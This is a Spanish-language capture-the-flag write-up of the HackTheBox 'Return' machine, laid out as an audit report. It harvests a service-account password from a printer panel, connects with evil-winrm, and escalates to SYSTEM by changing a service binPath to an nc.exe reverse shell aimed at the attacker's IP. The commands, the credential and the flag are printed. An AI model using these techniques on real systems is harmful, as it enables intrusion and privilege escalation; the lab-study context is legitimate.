Informe Técnico

Máquina Return

20 de diciembre del 2022

Índice

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la maquina **Return** de la plataforma **Hackthebox**.

Figura 1: Detalles de la máquina

Figura 2: Detalles de la máquina

Dirección URL

https://www.hackthebox.com/home/machines/profile/401

2. Objetivos

Conocer el estado de seguridad del servidor **Return**, enumerando posibles vectores de explotación y determinando el alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

2.1. Conocimientos Requeridos

- Basis Windows Knowledge
- Beginner Active Directory knowledge

2.2. Habilidades Aprendidas

- Network Printer Abuse
- Server Operators Group Abuse

3. Técnicas

A continuación se representan las técnicas tocadas en esta maquina **Return**:

1. **Abusing Printer**
2. **Abusing Server Operators Group**
3. **Service Configuration Manipulation**



Figura 3: Flujo de trabajo

4. Análisis de vulnerabilidades

4.1. Reconocimiento inicial

Se comenzó realizando un analisis inicial sobre el sistema, verificando que el sistema objetivo se encontrara accesible desde el segmento de red en el que se opera.



Figura 4: Reconocimiento inicial sobre el sistema objetivo



Figura 5: Reconocimiento inicial sobre el sistema objetivo

Una vez localizado, se realizó un escaneo a través de la herramienta **nmap** para la detección de puertos abiertos, obteniendo los siguientes resultados:

nmap -sS –min-rate 5000 -p- –open -vvv -n -Pn 10.10.11.108 -oG allPorts



Figura 6: Reconocimiento con nmap

```
┌──(root㉿kali)-[/home/…/Escritorio/HTB/Return-HTB-1/nmap]
└─# extractPorts allPorts

[*] Extracting information...

        [*] IP Address: 10.10.11.108
        [*] Open ports: 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665
,49666,49669,49671,49674,49675,49679,49682,49694,57286

[*] Ports copied to clipboard
```

Figura 7: extractPorts

Asimismo, con el objetivo de realizar un reconomiento más exhaustivo sobre estos puertos:

TCP
Puertos
53, 80, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 5985, 9389, 47001
49669, 49671, 49674, 49675, 49679, 49682, 49694, 57286, 49664, 49665, 49666

Se busca scripts [**-sC**] y se detecta el servicio y la version [**-sV**] para ampliar más información.

nmap -sC -sV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49669,49671,49674,49675,49679,49682,49694,57286 10.10.11.108 -oN targeted -oX targetedXML

```
┌──(root㉿kali)-[/home/…/Escritorio/HTB/Return-HTB-1/nmap]
└─# nmap -sC -sV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,4966
6,49669,49671,49674,49675,49679,49682,49694,57286 10.10.11.108 -oN targeted -oX targetedXML
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 00:38 CET
```

Figura 8: Reconocimiento con nmap

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: HTB Printer Admin Panel
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-12-22 00:57:03Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
57286/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figura 9: Enumeración de servicios y versiones

Tal y como se aprecia en la figura 9 de la página 5, se observa el smb en el puerto **445** abierto y se utiliza la herramienta **crackmapexec** para identificar más información acerca de la maquina víctima.

```
┌──(root㉿kali)-[/home/…/Escritorio/HTB/Return-HTB-1/nmap]
└─# crackmapexec smb 10.10.11.108
SMB         10.10.11.108    445    PRINTER          [*] Windows 10.0 Build 17763 x64 (name:PRINTER
) (domain:return.local) (signing:True) (SMBv1:False)
```

Figura 10: crackmapexec

Ahora se emplea la herramienta **whatweb** para identificar desde consola que aparece en el **puerto:80** e identificar gestores de contenidos.

whatweb http://10.10.11.108

```
┌──(root㉿kali)-[/home/…/Escritorio/HTB/Return-HTB-1/nmap]
└─# whatweb http://10.10.11.108
http://10.10.11.108 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.1
0.11.108], Microsoft-IIS[10.0], PHP[7.4.13], Script, Title[HTB Printer Admin Panel], X-Powered-By[
PHP/7.4.13]
```

Figura 11: WhatWeb

En la figura 12 se muestra la web. Un panel de administración para la impresora.



Figura 12: 10.10.11.108:80

5. Abusing Printer



Figura 13: settings

En el apartado *settings* del panel de administración, como se muestra en la figura 13.

Se abre en la maquina atacante un netcat en el puerto **389** y se modifica el parámetro **Server Address** con la IP de la maquina atacante **10.10.16.5** y asi se consigue una conexión con una credencial para **svc-printer**.



Figura 14: credencial

Ahora, con **crackmapexec** en caso de que **svc-printer** sea un usuario valido a nivel de sistema, se comprueba la contraseña. Como se muestra en la figura 15, el resultado es válido.

crackmapexec smb 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'



Figura 15: crackmapexec-credentials

Con el **puerto:5985** que está abierto (como se aprecia en la figura 9) y se usa para la administración remota de Windows (**winrm**. Se trata de conectar al servicio, para ello el usuario **svc-printer** debería estar dentro del grupo *Remote Management Users*. Usando **crackmapexec** el resultado es ***Pwn3d!*** (figura 16).



Figura 16: crackmapexec-winrm

Con la herramienta **evil-winrm** se conecta con las credenciales anteriores.

evil-winrm -i 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'



Figura 17: evilwinrm

Ahora que se tiene acceso a una consola interactiva el objetivo es el acceso a la carpeta ***Administrator***, para ello se debe ser **NT Authority\System**. Como se puede ver en las figuras 18 y 19, no se tiene acceso a la ***flag*** objetivo.



Figura 18: dir administrator



Figura 19: Denied

Para ver los privilegios que se tiene, se utiliza el siguiente comando:

```
whoami /priv
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeMachineAccountPrivilege     Add workstations to domain           Enabled
SeLoadDriverPrivilege         Load and unload device drivers       Enabled
SeSystemtimePrivilege         Change the system time               Enabled
SeBackupPrivilege             Back up files and directories        Enabled
SeRestorePrivilege            Restore files and directories        Enabled
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
```

Figura 20: /priv

Con **net user**, se devuelve toda la información asociada a **svc-printer**. Se puede ver que pertenece al grupo de Remote Management Users, como se ha descrito anteriormente y por ello se pudo conectar con winrm. También se observan otros grupos.

```
net user svc-printer
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> net user svc-printer
User name                    svc-printer
Full Name                    SVCPrinter
Comment                      Service Account for Printer
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/26/2021 12:15:13 AM
Password expires             Never
Password changeable          5/27/2021 12:15:13 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/26/2021 12:39:29 AM

Logon hours allowed          All

Local Group Memberships      *Print Operators      *Remote Management Use
                             *Server Operators
Global Group memberships     *Domain Users
The command completed successfully.
```

Figura 21: net-user

6. Abusing Server Operators Group

Se observa en la figura 21 que **svc-printer** pertenece al grupo *Server Operators*. Esto da opción a crear y borrar recursos de red, activar y parar servicios, formatear el disco y apagar el sistema. (**Microsoft/ServerOperatorsGroup**).

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> services
Path
rivileges Service
----
-------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
    True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys
    True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe
    True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe
    True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
   False Sense
C:\Windows\servicing\TrustedInstaller.exe
   False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"
    True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
    True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"
    True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"
    True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"
   False WMPNetworkSvc
```

Figura 22: services

Para aprovechar este privilegio y escalar privilegios, se consigue retocando el binPath y en este caso, modificando uno de los servicios que se muestran en la figura 22.

Primero se transfiere el netcat de la máquina atacante a la maquina objetivo.

```
┌──(root㉿kali)-[~]
└─# locate nc.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe
```

(a) Locate-nc.exe

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> upload /home/juan/Escritorio/HTB/Return-HTB-1/content/nc.exe
Info: Uploading /home/juan/Escritorio/HTB/Return-HTB-1/content/nc.exe to C:\Users\svc-printer\Desktop\nc.exe


Data: 37544 bytes of 37544 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> dir


    Directory: C:\Users\svc-printer\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       12/21/2022   6:05 PM                content
-a----       12/21/2022   6:06 PM          28160 nc.exe
-ar---       12/21/2022   7:47 AM             34 user.txt
```

(b) Upload

Figura 23: nc-exe

6.1. Service Configuration Manipulation

Ahora se manipula el binPath de un servicio existente (**VMTools**) para entablar una reverse shell a la maquina atacante por el puerto 443.

sc.exe config VMTools binPath=”C:\Users\svc-printer\Desktop\nc.exe -e cmd 10.10.16.5 443”

```
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
     True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"
     True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"
     True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"
    False WMPNetworkSvc

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config WMPNetworkSvc binPath="C:\Users\svc-printer\Desktop\nc.exe
 -e cmd 10.10.16.5 443"
[SC] OpenService FAILED 5:

Access is denied.

*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config VMTools binPath="C:\Users\svc-printer\Desktop\nc.exe -e cm
d 10.10.16.5 443"
[SC] ChangeServiceConfig SUCCESS
```

Figura 24: Config-services

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe stop VMTools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start VMTools
```

Figura 25: stop-start

Ahora con el uso de netcat se pone en escucha la maquina atacante. Al parar y al arrancar determinado servicio el cual se ha modificado de la maquina victima, se entabla una reverse shell en la cual se es **nt authority\system** y se puede acceder a la flag root de **Return**.

```
┌──(root㉿kali)-[/home/…/Escritorio/HTB/Return-HTB-1/content]
└─# nc -nlvp 446
listening on [any] 446 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.108] 55278
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figura 26: reverse-shell

```
C:\Windows\system32>cd C:\Users\administrator
cd C:\Users\administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3A0C-428E

 Directory of C:\Users\Administrator\Desktop

09/27/2021  03:22 AM    <DIR>          .
09/27/2021  03:22 AM    <DIR>          ..
12/21/2022  07:47 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   8,788,660,224 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
0e3d528e4ea7d5b95064f28fd433e557
```

Figura 27: Config-services